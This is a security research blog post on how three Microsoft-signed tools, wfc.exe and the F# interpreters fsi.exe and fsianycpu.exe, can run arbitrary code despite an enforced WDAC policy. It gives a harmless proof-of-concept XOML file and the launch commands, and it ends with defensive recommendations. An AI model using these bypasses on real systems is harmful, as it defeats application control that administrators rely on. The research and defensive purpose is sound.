BOHOPS

A blog about cybersecurity research, education, and news

WRITTEN BY BOHOPS

NOVEMBER 2, 2020

EXPLORING THE WDAC MICROSOFT RECOMMENDED BLOCK RULES (PART II): WFC.EXE, FSI.EXE, AND FSIANYCPU.EXE

INTRODUCTION

In Part **One**, I blogged about VisualUiaVerifyNative.exe, a LOLBIN that could be used to bypass Windows Defender Application Control (WDAC)/Device Guard. The technique used for circumventing WDAC was originally discovered by **Lee Christensen**, however, it was not previously disclosed like a handful of others on the *Microsoft Recommended Block Rules* **list**.

If you are familiar with WDAC, you likely have come across the recommended block rules page at some point and have noticed the interesting list of binaries, libraries, and the XML formatted WDAC block rules policy. Microsoft recommends merging the block rule policy with your existing policy if your IT organization uses WDAC for application control. This is necessary to account for bypass enablers and techniques that are not formally serviced.

In attempt to unravel the mysteries behind the lesser known techniques of the 'blocked' LOLBINs and further populate the **Ultimate WDAC Bypass List**, we'll explore **wfc.exe**, **fsi.exe**, and **fsianycpu.exe** in this quick blog post. Although these LOLBINs are mitigated when the WDAC Recommended Block Rules policy is (merged and) enforced, there still may be other utility such as EDR evasion and application control bypass if WDAC block rules are not enforced.

WDAC CONFIGURATION

For ease, we leverage the same WDAC configuration from the previous post. Instructions for setting up the enforce Code Integrity (UMCI) policy at the PCA certificate level can be found **here**. Since we are examining previously discovered techniques, we must ***not*** merge the Block Rules policy (as stated in the directions) else the LOLBINs will be mitigated :-).

After setting up our policy, rebooting, and logging in (as a low privileged user), we validate whether the policy is enforced by checking the results from *MSInfo32.exe*:

Installed Physical Memory (RAM)	8.00 GB
Total Physical Memory	2.84 GB
Available Physical Memory	773 MB
Total Virtual Memory	4.09 GB
Available Virtual Memory	1.69 GB
Page File Space	1.25 GB
Page File	C:\pagefile.sys
Kernel DMA Protection	Off
Virtualization-based security	Not enabled
Windows Defender Application Control policy	Enforced
Windows Defender Application Control user mode policy	Enforced

With a quick test to validate the WDAC policy, we can see that our attempt to run a VBscript with COM object instantiation fails due to Code Integrity policy enforcement:

```
C:\Users\lowpriv\Desktop>cscript start_np.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

C:\Users\lowpriv\Desktop\start_np.vbs(2, 1) Microsoft VBScript runtime error: ActiveX compon
ent can't create object: 'Wscript.Shell'
```

Now, let's take a quick look at a few interesting LOLBIN bypass enablers...

WFC.EXE APPLICATION CONTROL BYPASS

Wfc.exe is the *Workflow Command-line Compiler Tool* and is included with the Windows Software Development Kit (SDK). Like many other Microsoft LOLBINs on the block list, wfc.exe is Microsoft signed since it is not native to the OS:

```
c:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8 Tools>powershell "get-auth
enticodesignature wfc.exe | fl"

SignerCertificate      : [Subject]
                           CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond,
                         S=Washington, C=US

                         [Issuer]
                           CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation,
                         L=Redmond, S=Washington, C=US

                         [Serial Number]
                           33000001519E8D8F4071A30E41000000000151

                         [Not Before]
                           5/2/2019 2:37:46 PM

                         [Not After]
                           5/2/2020 2:37:46 PM

                         [Thumbprint]
                           62009AAABDAE749FD47D19150958329BF6FF4B34

TimeStamperCertificate : [Subject]
                           CN=Microsoft Time-Stamp service, OU=Thales TSS
                         ESN:2AD4-4B92-FA01, OU=Microsoft Ireland Operations Limited,
                         O=Microsoft Corporation, L=Redmond, S=WA, C=US

                         [Issuer]
                           CN=Microsoft Time-Stamp PCA, O=Microsoft Corporation,
                         L=Redmond, S=Washington, C=US

                         [Serial Number]
                           33000001025208D8DF41CDE7B6000000000102

                         [Not Before]
                           8/23/2018 1:20:22 PM

                         [Not After]
                           11/23/2019 12:20:22 PM

                         [Thumbprint]
                           F9C03F99AC48BCA9814973CE81453006FE0515F5

Status                 : Valid
StatusMessage          : Signature verified.
Path                   : C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX
                         4.8 Tools\wfc.exe
SignatureType          : Authenticode
```

So, you maybe thinking that the "workflow compiler" sounds very familiar. You may recall Matt Graeber's excellent research and write-up for a WDAC arbitrary code execution bypass for **Microsoft.Workflow.Compiler.exe**. Wfc.exe is actually the predecessor to the modern workflow compiler and was added to the block list at the same time.

Like the Microsoft.Workflow.Compiler.exe, wfc.exe has a library dependency on *System.Workflow.ComponentModel.dll* for compilation functionality. As Matt points out in his post, *System.Workflow.ComponentModel.Compiler.WorkflowCompilerInternal.Compile()* calls the *GenerateLocalAssembly()* which eventually calls *Assembly.Load()* in the call chain for arbitrary code execution:

```
using (WorkflowCompilationContext.CreateScope(serviceContainer, parameters))
{
    parameters.LocalAssembly = this.GenerateLocalAssembly(array, array2, parameters, workflowCompilerResults, out t
    if (parameters.LocalAssembly != null)
    {
        referencedAssemblyResolver.SetLocalAssembly(parameters.LocalAssembly);
        typeProvider.SetLocalAssembly(parameters.LocalAssembly);
        typeProvider.AddAssembly(parameters.LocalAssembly);
        workflowCompilerResults.Errors.Clear();
        XomlCompilerHelper.InternalCompileFromDomBatch(array, array2, parameters, workflowCompilerResults, empty);
    }
}
```

CODE SNIPPET MADE POSSIBLY BY DNSPY

Wfc.exe has numerous command line and compiler options. However, all we need to supply is a XOML file that contains our embedded .NET code and constructor. For our proof-of-concept, we'll leverage Matt's *test.xoml* file:

```
<SequentialWorkflowActivity x:Class="MyWorkflow" x:Name="MyWorkflow"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/workflow">
    <CodeActivity x:Name="codeActivity1" />
    <x:Code><![CDATA[
    public class Foo : SequentialWorkflowActivity {
     public Foo() {
            Console.WriteLine("FOOO!!!!");
        }
    }
    ]]></x:Code>
</SequentialWorkflowActivity>
```

After launching wfc.exe, we can see that the .NET C# code is executed under the enforced WDAC policy:

```
wfc.exe c:\path\to\test.xoml
```


In Procmon, we can see that the C# code is compiled with the CSharp compiler then executed by wfc.exe:

FSI.EXE/FSIANYCPU.EXE APPLICATION CONTROL BYPASS

Fsi.exe and fsianycpu.exe are FSharp (F#) interpreters. These Microsoft signed binaries are included with Visual Studio and execute FSharp scripts via interactive command line or through scripts (with *.fsx* or *.fsscript* extensions). Fsi.exe executes in a 64-bit context. Fsianycpu.exe uses "the machine architecture to determine whether to run as a 32-bit or 64-bit process" (**Microsoft Docs**).

The original execution capability is demonstrated by **Nick Tyrer** in this **tweet** with this F# **script**. Under an enforced WDAC policy, the F# script invokes the *Get-Process* cmdlet via unmanaged PowerShell:

```
fsi.exe c:\path\to\test.fsscript
fsianycpu.exe c:\path\to\test.fsscript
```



…and that's it! Let's take a look at a few defensive recommendations…

DEFENSIVE CONSIDERATIONS

- If you deploy WDAC within your environment, consider merging the block rules with your current WDAC policy (or block the LOLBINs with another Application Control solution). If you prefer to go the EDR route, consider integrating analytics/queries to observe blocklist LOLBIN behavior. Additionally, monitor for .NET compiler usage such as *csc.exe* and *cvtres.exe*.
- If enforcement policies are not ideal for your environment, consider using the audit mode features of WDAC (or another Application Control solution) as a source for additional telemetry.
- As Matt Graeber covers in his blog post and subsequent work with ETW, the need (and accessibility) for optics in .NET are crucial, especially for risky primitives. In a recent **post**, we demonstrated the ability to collect *Assembly.Load()* events with a proof-of-concept ETW monitor. The ability to collect, process, and evaluate suspicious .NET events at an enterprise scale should be in reach for capable vendors.
- For a more interesting overview of Application Control solutions (including WDAC) and links to other great researcher resources, refer to this post.

CONCLUSION

Thanks for taking the time to read this post. Keep an eye out for Part III of this series in the near future!

~ Bohops

Loading...

RELATED

Exploring the WDAC Microsoft Recommended Block Rules: VisualUiaVerifyNative
October 15, 2020
With 1 comment

DotNet Core: A Vector For AWL Bypass & Defense Evasion
August 19, 2019

Abusing Catalog Hygiene to Bypass Application Whitelisting
May 4, 2019
With 1 comment

PREVIOUS POST

NEXT POST